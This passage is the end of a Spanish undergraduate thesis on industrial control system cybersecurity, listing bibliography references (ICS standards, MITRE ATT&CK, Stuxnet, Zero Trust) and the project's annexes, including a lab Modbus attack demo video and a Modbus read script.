[19] Blog Logicbus. *Protocolo BACnet*. 24 de junio de 2019. Visitado el 29 de marzo de 2023. Disponible en: https://www.logicbus.com.mx/blog/bacnet/

[20] CLPA. *CC-Link: Acerca de la Familia de Redes CC-Link*. Visitado el 29 de marzo de 2023. Disponible en: https://am.cc-link.org/sp/cclink/cclink/index

[21] Ingelan. *ISA-95: Integración de los sistemas de control empresarial*. Visitado el 30 de marzo de 2023. Disponible en: https://www.ingelan.com/isa-95/

[22] MITRE ATT&CK® Matrix. Visitado el 30 de marzo de 2023. Disponible en: https://attack.mitre.org/

[23] Equipo Deloitte CyberSOC Academy. *Hacking ético.* Noviembre de 2015. Ediciones Roble S.L. ISBN: 978-84-16301-96-6.

[24] Juan Francisco Bolívar. *Infraestructuras críticas y sistemas industriales. Auditorias de seguridad y fortificación*. Editorial 0xWord Computing S.L Primera Edición 2016. ISBN 978-84-617-6003-9.

[25] Entel CyberSecure (Centro de Ciberinteligencia). *Ransomware 2021 en el panorama de amenazas.* 19 de febrero de 2021. Visitado el 6 de abril de 2023. Disponible en: https://portal.cci-entel.cl/Threat_Intelligence/Boletines/778/

[26] Ryan Maves. *Lab 4.2 DoS Attacks on Ettercap and Metasploit*. Publicado el 22 de septiembre de 2019. Vistado el 10 de abril de 2023. Disponible en: https://www.youtube.com/watch?v=A5qjpvDI_kk

[27] Trend Micro. *An In-Depth Look at ICS Vulnerabilities Part 1. 30 de marzo de 2022*. Visitado el 7 de abril de 2023. Disponible en: https://www.trendmicro.com/pl_pl/research/22/c/an-in-depth-look-at-ics-vulnerabilities-part-1.html

[28] Juan González Martínez. *Innovación en Ciberseguridad, estrategia y tendencias*. Centro Tecnológico Gradiant. Visitado el 15 de abril de 2023. Disponible en: https://www.mincotur.gob.es/Publicaciones/Publicacionesperiodicas/EconomiaIndustrial/RevistaEconomiaIndustrial/410/JUAN%20GONZ%C3%81LEZ%20MART%C3%8DNEZ.pdf

[29] Microsoft Learn. *Investigación de los dispositivos de un mapa de dispositivos*. Publicado el 10 de marzo de 2023. Visitado el 16 de abril de 2023. Disponible en: https://learn.microsoft.com/es-mx/azure/defender-for-iot/organizations/how-to-work-with-the-sensor-device-map

[30] Ministerio del Interior. *GUÍA SOBRE CONTROLES DE SEGURIDAD EN SISTEMAS OT*. Visitado el 15 de mayo de 2023. Disponible en: https://www.ismsforum.es/ficheros/descargas/Gu%C3%ADa%20OT.pdf

[31] Comisión Federal de Comercio, Gobierno de Estados Unidos. *Marco de ciberseguridad del NIST*. Visitado el 15 de mayo de 2023. Disponible en: https://www.ftc.gov/es/guia-para-negocios/protegiendo-pequenos-negocios/ciberseguridad/marco-ciberseguridad-nist

[32] Keith Stouffer (NIST), Suzanne Lightman (NIST), Victoria Pillitteri (NIST), Marshall Abrams (MITRE), Adam Hahn (WSU). *Guide to Industrial Control Systems (ICS) Security*. Mayo de 2015. Visitado el 15 de mayo de 2023. Disponible en: https://csrc.nist.gov/publications/detail/sp/800-82/rev-2/final

[33] Ángel López, ITCL. *IEC 62443: ciberseguridad para soluciones industriales*. 19 de octubre de 2021. Visitado el 15 de mayo de 2023. Disponible en: https://itcl.es/blog/iec-62443-ciberseguridad-para-soluciones-industriales/

[34] bsi. *Information Security Management ISO/IEC 27001.* Visitado el 15 de mayo de 2023. Disponible en: https://www.iso.org/standard/27001

[35] bsi. *TISAX: seguridad de la información en la cadena de suministro del automóvil.* Visitado el 15 de mayo de 2023. Disponible en: https://www.bsigroup.com/es-MX/Industria-y-sectores/Automotriz/tisax/

[36] INCIBE. *Tácticas y técnicas de los malos en SCI*. 9 de marzo de 2023. Visitado el 6 de abril de 2023. Disponible en: https://www.incibe-cert.es/blog/tacticas-y-tecnicas-los-malos-sci

[37] BBC News. *El virus que tomó control de mil máquinas y les ordenó autodestruirse*. Publicado el 11 de octubre de 2015. Visitado el 9 de mayo de 2023. Disponible en: https://www.bbc.com/mundo/noticias/2015/10/151007_iwonder_finde_tecnologia_virus_stuxnet

[38] Ralph Langner. *Stuxnet analysis by Langner: Our Stuxnet analysis is considered a milestone in cyber forensics. Here is the one-stop place where you can access our most consequential material.* Visitado el 9 de mayo de 2023. Disponible en: https://www.langner.com/stuxnet/

[39] neDigital. *Plan de implementación Zero Trust: todo lo que necesita saber*. Visitado el 15 de mayo de 2023. Disponible en: https://www.nedigital.com/es/blog/plan-de-implementacion-zero-trust

[40] zscaler. *Secure Your OT and IoT*. Visitado el 15 de mayo de 2023. Disponible en: https://www.zscaler.es/secure-your-ot-and-iot

[41] Lenovo Tech Today. *Zero Trust: qué es y cómo ponerlo en práctica en su empresa*. Visitado el 15 de mayo de 2023. Disponible en: https://techtoday.lenovo.com/mx/es/solutions/smb/ciberseguridad-zero-trust

[42] Steve Goldberg. *Gartner CARTA: Your Guide to Continuous Adaptive Risk & Trust Assessment*. 20 de noviembre de 2019. Visitado el 15 de mayo de 2023. Disponible en: https://www.secureauth.com/blog/gartner-carta-your-guide-to-continuous-adaptive-risk-trust-assessment/

[43] ISA. *Industrial Cybersecurity Applying Zero Trust and CARTA to operational technology OT*. Visitado el 15 de mayo de 2023. Disponible en: https://gca.isa.org/blog/industrial-cybersecurity-applying-zero-trust-and-carta-to-operational-technology-ot

[44] Tania Alonso. *El coste anual mundial de los ciberataques se triplicará en 2025 respecto a 2015*. Publicado por la Universitat Oberta de Catalunya el 9 de febrero del 2023. Visitado el 24 de abril de 2023. Disponible en: https://www.uoc.edu/portal/es/news/actualitat/2023/027-ciberseguridad-securing.html

10. Anexos

Listado de anexos del proyecto:

- **Anexo I**: Instalación de la sonda de MS Defender for IoT y configuración del firewall CISCO ASA (configuración del *port mirroring*[1]) para la captura del tráfico de red por la sonda.
- **Anexo II**: Diseño de RED del Laboratorio Industrial "Sistema de Alumbrado".
- **Anexo III**: Planificación del proyecto, diagrama de Gantt.
- **Anexo IV:** Video con PoC sobre el laboratorio (atacando el protocolo de comunicación Modbus).
- **Anexo V:** Reportaje fotográfico del montaje del Laboratorio Industrial "Sistema de Alumbrado".
- **Anexo VI:** Informe de evaluación de riesgos realizado sobre la red de operación y plan de mitigación obtenido de la Sonda de Monitorización Industrial.
- **Anexo VII:** Herramienta *UOC_Modbus_Read_Coils.py* de desarrollo propio realizada para la investigación de la memoria del TFG de "Ciberseguridad en Sistemas Industriales" sirve para obtener datos de los PLC utilizando el protocolo MODBUS.

[1] *Port Mirroring*: También conocido como puerto espejo, es utilizado en un switch o firewall para enviar copias de los paquetes a otro puerto con el fin de ser analizado.